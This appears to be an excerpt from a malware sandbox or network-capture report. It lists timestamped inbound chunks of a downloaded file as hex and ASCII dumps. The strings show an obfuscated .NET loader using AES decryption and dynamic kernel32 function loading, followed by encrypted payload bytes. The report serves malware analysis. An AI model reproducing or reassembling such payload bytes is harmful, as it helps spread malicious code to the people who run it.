2021-12-18 07:43:06 UTC	101	IN	Data Raw: 68 08 00 09 01 82 68 08 00 0a 01 04 80 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 aa 00 4b 00 00 00 00 00 04 00 00 00 00 00 00 00 00 00 00 aa 00 a2 1a 00 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 d3 02 47 1e 00 00 00 00 04 00 00 00 00 00 00 00 00 00 00 aa 00 5f 00 00 00 00 00 04 00 00 00 00 00 00 00 00 00 00 aa 00 71 72 00 00 00 00 00 00 00 00 02 00 00 00 40 75 00 00 1c 04 00 00 02 00 00 00 66 75 00 00 f0 84 01 00 02 00 00 00 8c 75 00 00 fd 92 01 00 02 00 00 00 b2 75 00 00 04 00 03 00 07 00 06 00 0a 00 09 00 0b 00 09 00 0f 00 0e 00 10 00 0e 00 11 00 0e 00 12 00 0e 00 13 00 0e 00 14 00 0e 00 15 00 0e 00 16 00 0e 00 17 00 0e 00 18 00 0e 00 19 00 0e 00 1a 00 0e 00 25 00 24 00 28 00 27 00 2a 00 Data Ascii: hhKG_qr@ufuuu%$('*
2021-12-18 07:43:06 UTC	105	IN	Data Raw: 7a 65 3d 36 34 00 5f 5f 53 74 61 74 69 63 41 72 72 61 79 49 6e 69 74 54 79 70 65 53 69 7a 65 3d 32 35 36 00 3c 4d 6f 64 75 6c 65 3e 7b 34 64 63 35 34 62 35 61 2d 32 35 61 35 2d 34 61 34 61 2d 38 31 33 30 2d 38 61 32 34 37 38 65 61 30 30 36 64 7d 00 55 6e 56 56 54 62 4e 51 70 51 33 74 51 58 4f 6f 76 72 00 48 39 77 49 70 4a 6f 66 38 66 4c 37 71 54 74 52 31 34 00 47 4b 47 48 76 65 64 30 74 37 4f 38 57 44 4b 34 46 61 00 42 47 52 30 78 44 59 66 30 36 78 77 61 59 74 56 44 6a 00 56 72 51 36 6c 52 31 61 56 59 73 77 33 65 31 47 51 54 00 69 67 31 44 77 4f 68 32 66 74 68 36 47 38 45 6a 69 61 00 42 77 62 74 43 77 34 56 48 38 46 36 61 70 72 65 55 4e 00 68 6d 53 72 75 57 65 61 39 70 6a 5a 6a 6d 78 73 43 71 00 6e 67 62 6a 66 70 74 39 46 38 4b 6b 6a 30 79 4b 32 38 00 47 Data Ascii: ze=64__StaticArrayInitTypeSize=256<Module>{4dc54b5a-25a5-4a4a-8130-8a2478ea006d}UnVVTbNQpQ3tQXOovrH9wIpJof8fL7qTtR14GKGHved0t7O8WDK4FaBGR0xDYf06xwaYtVDjVrQ6lR1aVYsw3e1GQTig1DwOh2fth6G8EjiaBwbtCw4VH8F6apreUNhmSruWea9pjZjmxsCqngbjfpt9F8Kkj0yK28G
2021-12-18 07:43:06 UTC	110	IN	Data Raw: 79 00 41 65 73 00 53 79 73 74 65 6d 2e 53 65 63 75 72 69 74 79 2e 43 72 79 70 74 6f 67 72 61 70 68 79 00 49 43 72 79 70 74 6f 54 72 61 6e 73 66 6f 72 6d 00 4d 65 6d 6f 72 79 53 74 72 65 61 6d 00 53 79 73 74 65 6d 2e 49 4f 00 43 72 79 70 74 6f 53 74 72 65 61 6d 00 53 74 72 65 61 6d 00 43 72 79 70 74 6f 53 74 72 65 61 6d 4d 6f 64 65 00 4e 5a 68 73 61 57 47 68 61 70 30 4c 6f 31 46 4a 63 70 75 00 53 59 48 47 4b 33 47 77 43 4a 56 79 70 57 48 51 6f 37 67 00 42 6f 64 79 00 3c 3e 70 5f 5f 31 00 3c 3e 70 5f 5f 32 00 3c 3e 70 5f 5f 33 00 3c 3e 70 5f 5f 34 00 3c 3e 70 5f 5f 35 00 4c 6f 61 64 4c 69 62 72 61 72 79 00 66 69 6c 65 4e 61 6d 65 00 6b 65 72 6e 65 6c 33 32 2e 64 6c 6c 00 46 72 65 65 4c 69 62 72 61 72 79 00 68 4d 6f 64 75 6c 65 00 47 65 74 50 72 6f 63 41 64 Data Ascii: yAesSystem.Security.CryptographyICryptoTransformMemoryStreamSystem.IOCryptoStreamStreamCryptoStreamModeNZhsaWGhap0Lo1FJcpuSYHGK3GwCJVypWHQo7gBody<>p__1<>p__2<>p__3<>p__4<>p__5LoadLibraryfileNamekernel32.dllFreeLibraryhModuleGetProcAd
2021-12-18 07:43:06 UTC	114	IN	Data Raw: 65 00 67 65 74 5f 43 6f 64 65 42 61 73 65 00 52 65 70 6c 61 63 65 00 47 65 74 50 72 6f 70 65 72 74 79 00 50 72 6f 70 65 72 74 79 49 6e 66 6f 00 47 65 74 56 61 6c 75 65 00 67 72 59 76 46 4d 73 65 36 00 72 37 36 52 50 39 37 75 4f 00 41 38 54 4e 47 57 33 6f 4e 00 43 6f 6e 63 61 74 00 47 65 74 44 65 6c 65 67 61 74 65 46 6f 72 46 75 6e 63 74 69 6f 6e 50 6f 69 6e 74 65 72 00 68 72 4b 72 6b 74 64 45 43 00 74 64 6f 62 6b 46 43 78 71 00 73 48 42 50 46 61 6b 6a 75 00 77 4f 43 44 6c 45 56 30 42 00 6e 70 75 34 4e 78 6b 74 68 00 70 5a 62 6e 68 76 36 59 42 00 6f 70 5f 45 71 75 61 6c 69 74 79 00 77 76 64 4d 4e 4f 70 4e 46 00 46 69 6c 65 53 74 72 65 61 6d 00 46 69 6c 65 4d 6f 64 65 00 46 69 6c 65 41 63 63 65 73 73 00 46 69 6c 65 53 68 61 72 65 00 6c 6b 70 36 39 71 5a 47 Data Ascii: eget_CodeBaseReplaceGetPropertyPropertyInfoGetValuegrYvFMse6r76RP97uOA8TNGW3oNConcatGetDelegateForFunctionPointerhrKrktdECtdobkFCxqsHBPFakjuwOCDlEV0Bnpu4NxkthpZbnhv6YBop_EqualitywvdMNOpNFFileStreamFileModeFileAccessFileSharelkp69qZG
2021-12-18 07:43:06 UTC	118	IN	Data Raw: 53 69 6e 67 6c 65 00 44 6f 75 62 6c 65 00 55 49 6e 74 50 74 72 00 43 6f 6d 70 61 72 69 73 6f 6e 60 31 00 3c 3e 39 5f 5f 34 35 5f 30 00 3c 3e 39 00 75 61 52 55 37 34 4e 77 4b 4c 00 53 6f 72 74 00 67 65 74 5f 43 6f 75 6e 74 00 66 42 65 49 38 34 52 45 70 53 00 46 61 66 49 43 73 53 51 76 37 00 53 5a 36 49 6a 73 53 57 45 68 00 69 4e 72 49 61 74 62 68 47 4f 00 46 55 50 49 77 71 75 4b 45 6e 00 53 47 6c 34 6f 64 38 30 46 65 54 4b 44 62 67 4b 63 79 6f 00 44 42 72 65 30 66 38 35 71 35 56 51 43 66 4a 76 55 61 6d 00 4e 48 79 5a 6a 79 38 45 71 6e 47 47 58 65 54 78 58 68 64 00 4e 30 35 68 76 51 48 74 4f 58 00 6c 50 6e 68 52 55 6b 74 32 54 00 63 44 30 68 4e 35 32 6e 4c 48 00 73 4a 33 68 72 50 57 78 58 37 00 56 61 76 68 62 34 30 41 73 37 00 52 65 6b 68 50 33 41 70 6d 30 Data Ascii: SingleDoubleUIntPtrComparison`1<>9__45_0<>9uaRU74NwKLSortget_CountfBeI84REpSFafICsSQv7SZ6IjsSWEhiNrIatbhGOFUPlwquKEnSGl4od80FeTKDbgKcyoDBre0f85q5VQCfJvUamNHyZjy8EqnGGXeTxXhdN05hvQHtOXlPnhRUkt2TcD0hN52nLHsJ3hrPWxX7Vavhb40As7RekhP3Apm0
2021-12-18 07:43:06 UTC	122	IN	Data Raw: 52 51 50 6c 70 53 34 44 63 74 00 6a 4d 4d 6c 4a 5a 73 6a 48 78 00 67 76 4d 6c 56 31 59 57 4b 55 00 64 56 62 6c 45 75 50 4e 61 4e 00 69 36 31 6c 33 76 5a 57 46 6b 00 70 33 46 6c 32 58 49 6e 58 6c 00 57 53 4b 6c 7a 6f 44 6f 30 53 00 6e 77 57 55 30 76 46 75 36 35 00 61 6a 69 55 31 43 73 74 50 54 00 6f 35 44 55 48 46 4d 70 34 44 00 68 56 34 55 66 75 49 77 4d 50 00 71 6d 74 55 49 41 39 66 4a 47 00 44 47 69 55 6d 32 70 78 70 48 00 41 4b 4f 61 66 4b 55 76 4d 39 50 55 75 53 53 61 4d 39 57 00 74 43 44 69 78 78 63 48 6e 50 00 72 48 4f 69 79 68 73 79 72 34 00 6c 36 44 69 47 75 37 44 41 36 00 54 61 72 67 65 74 49 6e 76 6f 63 61 74 69 6f 6e 45 78 63 65 70 74 69 6f 6e 00 4b 69 34 69 42 36 36 4c 48 56 00 70 6f 77 69 4c 34 38 54 73 73 00 58 74 61 69 46 6c 38 61 64 6f 00 Data Ascii: RQPlpS4DctjMMlJZsjHxgvMlV1YWKUdVblEuPNaNi61l3vZWFkp3Fl2XInXlWSKlzoDo0SnwWU0vFu65ajiU1CstPTo5DUHFMp4DhV4UfuIwMPqmtUIA9fJGDGiUm2pxpHAKOafKUvM9PUuSSaM9WtCDixxcHnPrHOiyhsyr4l6DiGu7DA6TargetInvocationExceptionKi4iB66LHVpowiL48TssXtaiFl8ado
2021-12-18 07:43:06 UTC	126	IN	Data Raw: 31 37 30 63 66 32 65 33 65 37 38 65 00 6d 5f 35 61 36 30 64 32 62 63 30 64 32 34 34 30 37 61 62 32 38 63 66 66 37 61 66 61 66 65 65 62 63 61 00 6d 5f 65 39 62 66 65 66 32 62 65 66 36 37 34 39 36 36 61 35 30 62 33 62 62 62 33 32 35 66 37 31 31 35 00 6d 5f 66 32 34 34 62 31 62 30 37 38 63 30 34 65 34 65 61 64 61 37 64 32 66 38 36 34 63 35 30 62 62 66 00 6d 5f 34 30 38 38 30 30 35 38 31 38 34 64 34 37 62 33 61 37 61 32 62 33 34 30 61 36 63 61 31 34 64 61 00 6d 5f 31 65 34 34 31 63 61 32 38 39 31 37 34 31 64 63 39 36 62 62 35 37 39 34 39 32 31 63 32 36 32 33 00 6d 5f 66 39 37 64 35 36 61 39 31 31 30 33 34 61 39 35 61 36 61 32 63 30 31 32 36 62 30 62 35 37 33 64 00 6d 5f 65 66 31 62 39 63 66 64 64 64 36 32 34 61 64 66 38 30 36 38 36 31 32 35 31 36 61 30 37 36 Data Ascii: 170cf2e3e78em_5a60d2bc0d24407ab28cff7afafeebcam_e9bfef2bef674966a50b3bbb325f7115m_f244b1b078c04e4eada7d2f864c50bbfm_40880058184d47b3a7a2b340a6ca14dam_1e441ca2891741dc96bb5794921c2623m_f97d56a911034a95a6a2c0126b0b573dm_ef1b9cfddd624adf8068612516a076

Timestamp	kBytes transferred	Direction	Data
2021-12-18 07:43:06 UTC	129	IN	Data Raw: 43 53 68 61 72 70 41 72 67 75 6d 65 6e 74 49 6e 66 6f 46 6c 61 67 73 00 76 47 76 39 44 30 68 51 47 00 6d 78 33 51 42 48 33 67 67 00 69 31 74 75 76 61 4b 73 6a 31 00 58 6c 54 75 61 58 53 47 51 30 00 53 68 65 75 47 58 4e 65 6d 74 00 62 36 72 75 38 54 61 46 6e 50 00 55 4b 53 75 55 79 48 6c 47 55 00 74 76 48 61 72 32 72 63 35 70 00 6b 55 51 75 35 6a 36 4a 48 79 00 68 59 76 75 4c 61 69 54 71 67 00 72 4b 65 75 57 34 67 6a 74 43 00 4d 42 5a 75 4d 52 47 4e 54 48 00 7a 46 4c 75 53 59 49 56 46 48 00 4a 76 6c 75 44 72 65 46 79 72 00 4d 68 6e 75 72 77 33 46 41 58 00 4b 4b 43 75 63 67 61 67 37 54 00 55 4c 76 75 6b 52 51 74 6f 62 00 42 48 30 75 58 74 39 39 4c 44 00 77 35 6d 75 56 4b 4d 61 69 56 00 54 71 65 75 66 41 44 35 59 4d 00 69 73 37 75 70 45 67 55 6c 6f 00 4b 44 Data Ascii: CSharpArgumentInfoFlagsvGv9D0hQGmx3QBH3ggi1tuvaKsj1XlTuaXSGQ0SheuGXNemtb6ru8Ta FnPUKSuUyHlGUtvHar2rc5pkUQu5j6JHyhYvuLaiTqgrKeuW4gjtCMBZuMRGNTHzFLuSYIVFHJvluDreFyrMhnurw3 FAXKKCucgag7TULvukRQtobBH0uXt99LDw5muVKMaiVTqeufAD5YMis7upEgUloKD
2021-12-18 07:43:06 UTC	133	IN	Data Raw: 6f 00 43 00 67 00 6e 00 69 00 6c 00 64 00 49 00 73 00 6c 00 65 00 6e 00 6e 00 61 00 68 00 43 00 6c 00 65 00 64 00 6f 00 4d 00 65 00 63 00 69 00 76 00 72 00 65 00 53 00 6d 00 65 00 74 00 73 00 79 00 53 00 36 00 34 00 39 00 30 00 6e 00 51 00 41 00 61 00 69 00 49 00 79 00 43 00 51 00 77 00 55 00 4c 00 6a 00 63 00 74 00 4e 00 58 00 52 00 76 00 4c 00 78 00 41 00 79 00 4e 00 30 00 45 00 71 00 4f 00 45 00 78 00 37 00 00 80 7f 42 00 69 00 74 00 61 00 63 00 69 00 6e 00 75 00 6d 00 6d 00 6f 00 43 00 67 00 6e 00 69 00 6c 00 64 00 49 00 73 00 6c 00 65 00 6e 00 6e 00 61 00 68 00 43 00 6c 00 65 00 64 00 6f 00 4d 00 65 00 63 00 69 00 76 00 72 00 65 00 53 00 6d 00 65 00 74 00 73 00 79 00 53 00 36 00 34 00 39 00 30 00 69 00 67 00 45 00 4d 00 52 00 59 00 79 00 46 00 67 00 Data Ascii: oCgnildIslennahCledoMecivreSmetsyS6490nQAaiIyCQwULjctNXRvLxAyN0EqOEx7BitacinummoCgnildIs lennahCledoMecivreSmetsyS6490igEMRYyFg
2021-12-18 07:43:06 UTC	137	IN	Data Raw: 08 08 04 06 12 80 d4 04 06 12 80 d8 08 00 01 12 80 91 11 80 e1 05 20 00 12 80 d9 09 00 02 01 12 80 e9 11 80 ed 05 00 00 12 80 f1 05 20 01 0e 1d 05 04 00 01 01 02 19 07 14 1d 09 1d 05 09 09 09 09 09 1d 05 09 0b 09 08 08 09 09 09 09 09 09 05 00 01 1d 05 09 0c 00 05 01 12 80 e9 08 12 80 e9 08 08 0d 00 08 01 10 09 09 09 09 09 07 09 1d 09 05 00 02 09 09 07 09 20 03 01 1d 05 1d 05 1d 05 14 07 11 08 08 1d 05 08 09 09 09 09 08 08 08 09 08 08 09 08 09 05 00 00 12 80 f9 05 07 01 12 80 f9 07 00 02 12 81 09 0e 0e 03 20 00 1c 06 20 01 1d 05 1d 05 0c 00 04 01 12 81 15 12 80 ad 09 1d 05 03 07 01 08 07 20 03 08 1d 05 08 08 0a 00 04 01 12 81 15 1d 05 08 08 0a 20 05 08 1d 05 08 08 1d 05 08 09 00 04 09 09 08 0a 12 81 19 06 07 04 08 09 09 09 05 20 00 12 80 ad 04 20 01 01 Data Ascii:
2021-12-18 07:43:06 UTC	142	IN	Data Raw: 91 12 80 91 10 00 04 12 75 11 81 e1 12 80 91 12 80 91 12 81 c0 04 06 12 81 c4 05 20 01 1d 03 1c 08 00 02 1d 03 1c 12 81 c4 04 06 12 81 c8 04 20 01 08 1c 07 00 02 08 1c 12 81 c8 04 06 12 81 cc 08 20 03 1d 05 1d 03 08 08 0b 00 04 1d 05 1d 03 08 08 12 81 cc 04 06 12 81 d0 05 20 00 12 80 f1 08 00 01 12 80 f1 12 81 d0 04 06 12 81 d4 06 20 02 0e 1c 1d 05 09 00 03 0e 1c 1d 05 12 81 d4 04 06 12 81 d8 05 20 02 03 1c 08 08 00 03 03 1c 08 12 81 d8 04 06 12 81 dc 07 00 02 03 08 12 81 dc 04 06 12 81 e0 06 20 02 12 7d 1c 03 09 00 03 12 7d 1c 03 12 81 e0 04 06 12 81 e4 04 20 01 0e 1c 07 00 02 0e 1c 12 81 e4 04 06 12 81 e8 09 20 02 01 12 80 e9 11 80 ed 0c 00 03 01 12 80 e9 11 80 ed 12 81 e8 04 06 12 81 ec 09 20 02 12 80 85 11 81 e5 0e 0c 00 03 12 80 85 11 81 e5 0e 12 81 Data Ascii: u }}
2021-12-18 07:43:06 UTC	146	IN	Data Raw: b4 2b 91 73 fb 1d 0e 43 a6 a7 c3 33 b2 dc 8a 84 59 37 30 dd 82 b6 d2 01 24 9e 52 05 7a 72 0e 69 a8 29 6a cb d1 f5 41 5f d0 80 01 00 aa f6 5d e2 fe bc ec 66 47 e0 b6 b1 fa aa dc 4e fc 14 1b fb 47 4c bc 6b f3 ec 2e 9d f6 49 49 b5 82 af fd 47 03 75 fd 60 fb 22 d9 1e 0b fc 0f 70 ce 92 82 d6 9f a7 8d 1d 47 9d 69 21 2b 54 85 bc 5f 5e 8a 77 c7 7d cd 0d a0 8e 41 05 26 f5 d3 8b 49 63 01 d9 1f 30 29 6d b9 0c b8 18 b0 ec 3d 96 be d9 d7 72 8f 83 8b 0f 13 a1 a9 4f 08 dc 06 84 2b 4c 1d dc 83 41 f6 18 c0 ec 47 f3 3d d4 24 97 37 58 cb b5 98 50 fb 1d 56 f8 21 d6 8e ed fa 90 4f a0 65 fb 69 dc ee 24 40 2b 99 dd 29 24 c6 0b 3d 75 61 60 bd c2 18 ca 8a 1b 64 53 2d db 6b b5 37 64 9d 31 02 ac f9 51 13 6d 3d 14 01 b0 e1 8c 4e d6 ca cd be 0a ba 5b f4 be fd 4a 6e 43 ac 55 a7 a8 a8 Data Ascii: +sC3Y70$Rzri)jA_]fGNGLk.IIGu`"pGi!+T_^w}A&Ic0)m=rO+LAG=$7XPV!Oei$@+)$=ua`dS-k7d1Qm=N[JnCU
2021-12-18 07:43:06 UTC	150	IN	Data Raw: f9 56 e7 91 f7 c9 e4 90 78 ff d6 61 5a d0 58 7a 1b c8 17 c5 ec fd 35 c1 64 8d 81 79 89 95 c9 81 4c 36 4d 0c 18 9a 82 70 b4 47 18 d4 2b a0 f1 bc 90 8d 48 dd e1 32 9d 62 54 c4 2f 0d d7 5b d3 b9 d8 1e 3f 4b fe 3a b0 10 3c 2d 47 94 87 57 9e 03 32 58 74 f4 85 84 f7 11 c6 37 86 2e fb 68 25 c5 e4 cd 45 5c 9a c1 8e fe 57 46 25 50 49 ab 8e e3 0f 2f ff 68 60 09 4b d9 81 22 86 b8 18 89 0f 8d 58 ba 8d ca f1 c1 ee 2f a2 0a 74 e0 11 13 ff e3 c0 fc a1 7d 01 a6 d2 f6 d3 aa ec f5 00 95 80 8c 96 49 eb 14 0e ec 27 40 8f 43 47 92 31 90 d4 a4 21 65 92 a9 6c fd 1b 92 f6 ad ce 37 1f 9b 5c 79 bb 27 52 42 d4 40 e2 1b a1 4b 2a 86 be f3 0d c8 63 fc b2 34 3d 9d 93 9f d4 c2 bc 5e c5 3e 51 e6 88 96 08 0b 49 21 82 17 c8 ab 8b 64 3d b2 06 ae 34 28 8b 86 d3 b9 f4 76 ff 92 95 27 09 ec 28 Data Ascii: VxaZXz5dyL6MpG+H2bT/[?K:<-GW2Xt7.h%E\WF%PI/h`K"X/t}I'@CG1!el7\y'RB@K*c4=^>QI!d=4(v'(
2021-12-18 07:43:06 UTC	154	IN	Data Raw: 23 19 b6 7d 28 6b 25 0a 71 54 64 36 1d d5 20 f8 86 2e 41 49 71 79 a2 de 2a 6b e2 6f 3a 5f c1 97 19 7b cd 26 77 a4 5f 28 d6 5d 23 f7 24 23 f4 a0 25 b2 bf 84 e0 73 53 60 d7 e9 56 d7 5a 81 d2 ed 43 8b 93 89 b1 b3 18 d4 ec fb 77 b2 66 7f 8c 65 a3 4e ec 6e 54 b5 f5 1f 27 29 1d 27 ca e5 9e 55 e2 73 22 36 54 18 0b 93 fd 84 01 e6 91 9f 16 57 a1 32 0e 63 02 e4 75 32 0d bf f4 d7 e2 ab 45 23 4b 3d a0 72 b6 17 9e d4 8f 3b 9a ef 8d 91 a2 e4 42 19 d0 77 18 65 3f 50 c9 34 9a 66 99 fd 6e 3c ea 41 13 83 f5 96 04 52 54 52 4f 8b 8b 71 c9 3a 6b e5 f3 c0 60 2e 95 7d ac 2b 91 7e 4b 34 40 3f d8 23 a5 13 6c e7 2d 16 c3 d4 42 6a e2 6c b5 3f 28 d9 f3 f0 19 c1 94 3f 36 f4 f6 48 43 f5 3c c8 d3 30 07 bc 5c d8 55 74 a8 47 bb aa b2 7b a8 48 d2 23 59 0e 4e 00 25 f2 5c 0f 6c 40 fe d1 2e Data Ascii: #}(k%qTd6 .AIqy*ko:_{&w_(}#$#%sS`VZCwfeNnT')'Us"6TW2cu2E#K=r;Bwe?P4fn<ARTROq:k`.}+~K4@?#l-Bjl?(?6HC<0\UtG{H#YN%\l@.
2021-12-18 07:43:06 UTC	158	IN	Data Raw: be 49 ee 10 fb eb d9 1a 2c 26 1a a3 d7 77 77 42 d1 96 87 a4 f5 ed e9 55 73 31 93 42 31 cb da ee 6c ba 49 57 47 c9 26 3a 22 56 71 79 31 84 c1 b6 aa b9 9a 23 e3 a7 fb 79 23 24 03 e5 b8 1d a0 a1 4d 9c 91 ee ff d9 1e eb 0e 7a 97 f2 53 f7 4d 74 4f a3 4e 67 0c 5f b5 f9 4c d3 23 d9 f8 cb f6 b6 68 b9 40 1c b9 63 50 d1 da 09 4e 56 45 e1 00 b4 78 98 07 e9 61 ab f1 2c 55 c2 70 e5 68 84 b1 9a c1 08 ff 93 63 96 f7 3a aa 74 14 a5 b8 ab f7 36 1f f5 1c 02 ee 56 bb 2d 95 fb ac 0a ac 06 e1 ca 82 fb fa 20 c6 db 21 1a 10 ae 31 7c 88 af 02 b3 53 15 40 c9 3e 5a 1e 2b 65 8b 38 d9 f0 6a 4f 0b 64 88 00 dd ca e7 91 4b f1 16 84 2b c4 fe 0b b7 ea ee 22 5c 99 f0 5a dc a8 99 12 a8 dd 80 0c df 5e b8 98 ae 65 95 23 04 30 39 b1 a5 2d bf 2f 81 7c e8 ce f9 a6 95 23 fb cd 6c 8d c2 5a a1 f7 Data Ascii: I,&wwBUs1B1lIWG&:"Vqy1#y#$MzSMtONg_L#h@cPNVExa,Uphc:t6V- !1|S@>Z+e8jOdK+"\Z^e#09-/|#lZ
2021-12-18 07:43:06 UTC	161	IN	Data Raw: 3a 59 a3 5e 52 ec df bf 12 2a 47 f2 82 bb f2 6f 88 f3 d6 63 f8 f3 cd 05 ff 7a 83 55 1d 44 49 c7 87 72 fb 39 88 08 00 dd 40 e0 9b 87 db 3c f5 f0 f5 44 a8 bd 7e 69 1e 84 cf d9 ec de d6 28 d3 4f 2b 8b e1 f9 32 43 16 fd 02 18 20 8e de ec 82 b6 6c c9 97 31 bd 9c b8 29 98 ef ac f8 43 7a 63 fe 44 ca 91 17 55 3e f6 7f 9e fe 40 27 ce b6 50 fb 40 50 6d 2b 69 18 11 36 a6 63 b3 9a 6b 88 2f 8d ef f3 3c 07 cf d3 07 85 69 ba 15 0c 9e d9 82 77 f1 57 18 68 68 35 af a6 18 ff ac 58 e9 2d 24 7f 6f cb 6f 0f 6f a3 18 ee 8e 71 21 cd a4 aa 55 5d a5 64 9a 3a 1b ab 38 55 3e 01 97 12 36 f6 6a d4 29 2d d4 7c c3 78 2d 70 36 d2 e6 5d e6 b8 33 ef dc 18 ef 51 b3 f3 d8 09 dd 81 23 b7 93 b0 62 0a 60 2a 54 7e 60 f8 b3 9f d9 57 7e f9 05 18 a3 6a 3b 58 c2 f9 02 39 5f 40 2a e0 48 0c 7a b3 38 Data Ascii: :Y^R*GoczUDIr9@<D~i(O+2C l1)CzcDU>@'P@Pm+i6ck/<iwWhh5X-$oooq!U]d:8U>6j)-|x-p6]3Q#b`*T~`W ~j;X9_@*Hz8

Timestamp	kBytes transferred	Direction	Data
2021-12-18 07:43:06 UTC	165	IN	Data Raw: 14 ff 18 ea fc a2 eb 1c 84 b7 ed ca 30 be a2 04 ba 38 29 8d 79 85 cd 2c c4 ef a9 0d 2c fb cf fb 7f 44 07 40 b2 a3 01 91 aa 30 58 64 36 33 7c 03 f7 6e 0b 4e 9c d3 4f 19 b0 13 70 bd c7 b1 90 db 71 ab d3 8b 7b 0e e4 74 d6 d7 89 02 52 9e cd e5 a4 aa 02 78 6a fe d1 64 de a2 72 ce 88 cd ce 52 39 03 2a 63 dc 8a 48 e7 43 db b8 a1 4c 84 e6 af 7b 90 92 7e 91 7a b1 2e 51 7b 8a 43 c5 97 f2 0d 5c 79 18 91 2d b3 8a af f8 17 33 20 8c 86 6e bc 65 8c ae 0a a5 05 5a 0f e8 dc 1e 31 76 74 7d 9d de 69 21 23 9e 1f 49 5d 78 bd d6 e0 f7 ad 3b 03 d8 da b2 8e cb 96 15 0f 46 78 b5 ab a4 9f bf 17 4c 7b 1b 8b c4 c3 7a 60 60 2d ab 35 5c 88 1c d1 09 a9 77 bf dc 21 7d 80 17 d3 80 f4 af d0 4f 99 6a 06 64 9e eb ba 4e df 52 6e ef de 02 85 d4 8e fc dc 15 d8 c0 2c fe 78 ce 48 bd 20 6a 73 16 Data Ascii: 08)y,,D@0Xd63|nNOpq{tRxjdrR9*cHCL{~z.Q{C\y-3 neZ1vt}i!#I]x;FxL{z``-5\w!}OjdNRn,xH js
2021-12-18 07:43:06 UTC	169	IN	Data Raw: f9 53 2e b5 2c 81 fe ee 08 2e 8f 61 0d 84 e4 a7 5a 0a bb 2d c0 2c 3b 6c 74 7e b3 ac 5f be 43 f5 09 b4 c5 c5 ed ce 5b 19 8a fc f0 92 86 8d 20 0b f3 a1 24 b8 a3 4c 34 e0 67 6d 3c 12 e4 65 68 ac f1 6b 0c 34 b0 68 fa 4f 56 e3 2e d3 6f ed 02 d9 dc 5a 19 88 5b 34 33 d5 9b 96 79 5e 56 2b d5 24 14 1b 5b 2a fa f7 06 54 c7 f1 77 2b b1 40 65 aa ab 8b b7 d5 91 2e 14 0d 5d 2e 52 a6 57 29 d3 b3 dd 61 9f 0e ca e9 95 e6 0a c6 fe 62 f6 33 48 23 e2 0b 58 f2 5a 45 05 f8 bc 3d a4 bf bd 1f 61 81 80 53 cd f4 4d 16 b1 0d 19 6b 76 83 bc 09 cb 05 08 84 59 34 a8 41 f8 d4 24 45 2c 07 32 52 30 dc 16 ff 21 da 12 bb 44 92 ab 1c 19 54 6c e4 b5 96 7e c3 29 70 6d 71 b5 93 95 11 9c 49 e9 82 f3 3c 59 81 93 76 6d 91 4d 0a 52 a2 4b ce 47 e7 6f 81 80 15 6c 4a 74 77 3e 12 18 02 e6 5d 36 b3 0d Data Ascii: S.,.aZ-,;lt~_C[$L4gm<ehk4hOV.oZ[43y^V+$[*Tw+@e.].RW)ab3H#XZE=aSMkvY4A$E,2R0!DTl~)pmqI<Y vmMRKGolJtw>]6
2021-12-18 07:43:06 UTC	174	IN	Data Raw: 46 a2 03 86 04 0b 5d 75 4b 95 f3 dc da dd b5 09 f9 5e 09 62 f8 81 5a bb 4c 7b 36 f6 a0 6a f5 7e a2 1c 62 08 b3 5b 86 c1 a2 53 2d 52 a2 08 1b ce ce 72 87 ac 24 b7 2d 0b b4 71 ac f7 37 fc da bf eb d6 23 90 53 b1 4e 5f 58 fb bd d1 2a c0 e5 e0 21 c1 f2 26 18 f8 08 08 a9 63 6d 98 03 1b 19 39 42 73 3c 3c 90 f0 5c ee 67 ed 04 85 57 4c 09 80 65 d1 c8 d3 86 10 9f e1 ee 47 9b 09 10 2b ab 16 ff 5c 26 17 70 c5 97 e4 2f 2f 85 f8 6e a9 dd 06 85 cc 0d 90 52 e0 ee c0 11 df 8d 53 46 bc 5d 8d 5d 21 6a d9 59 ec 17 91 80 b9 77 fc f3 ac 96 2b 25 ae af 17 2f 37 ee 93 50 8a d9 14 be 1d c1 4a 98 bf 3e be 1d 2e b2 30 91 55 0e 7c 34 e7 9e a2 05 93 d6 a2 1a 25 ee 8e cb a2 f7 19 35 cb a1 11 5c dc f2 ee 1c 63 28 8b 45 de ff d3 cb d1 5c d7 de fe 8e 9b b5 5e da 80 9b ba cc e6 99 06 e5 Data Ascii: F]uK^bZL{6j~b[S-Rr$-q7#SN_X*!&cm9Bs<<\gWLeG+\&p//nRSF]]!jYw+%/7PJ>.0U|4%5\c(E\^
2021-12-18 07:43:06 UTC	178	IN	Data Raw: fd ca 91 bd 28 09 7a d9 73 ca bc eb 2c 6e 30 e0 8d 19 e1 c3 65 7a fa 56 a0 c2 1f 3f 9f 7e 95 df 88 30 29 ed 92 e5 c4 98 31 06 b7 71 09 af 54 78 c2 97 1f 93 b3 d5 c7 2c 55 81 ed c1 a8 f0 86 c3 e0 6a 1e 9b ae 8a b9 bc ab b8 60 8e 59 15 6c 47 fc de c0 4a 09 05 44 c3 3e fc 20 2f a0 7f 05 00 7a d4 c8 af 1d 1e e7 d2 37 0f e8 b8 d4 8e 58 bc 1f b2 03 ba 84 a0 58 d5 c1 48 dc c2 5c d1 de 6d 68 c3 bb 8b e2 04 11 c3 23 c9 ef e4 7d 58 93 98 bc 69 82 61 d7 9b c1 d8 dd ab bf 7b e5 75 83 87 ed a8 35 be a9 7d 78 19 64 27 9d 25 98 ab 54 0d 3f bc 3d bc f4 82 93 aa 3d 80 ce 1e e9 72 0c f8 44 d8 b9 3c c2 a9 14 72 a9 b6 31 ff 55 f2 36 0f 9d 4c d5 56 de 4b 49 53 3d 99 a7 3e c9 66 85 e1 e8 89 5a a0 57 4d f6 67 b7 f8 88 02 e0 cb 91 97 36 66 51 84 d1 26 20 a4 0e 30 9b 9a f1 97 b8 Data Ascii: (zs,n0ezV?~0)1qTx,Uj`YlGJD> /z7XXH\mh#}Xia{u5}xd'%T?==rD<r1U6LVKIS=>fZWMg6fQ& 0
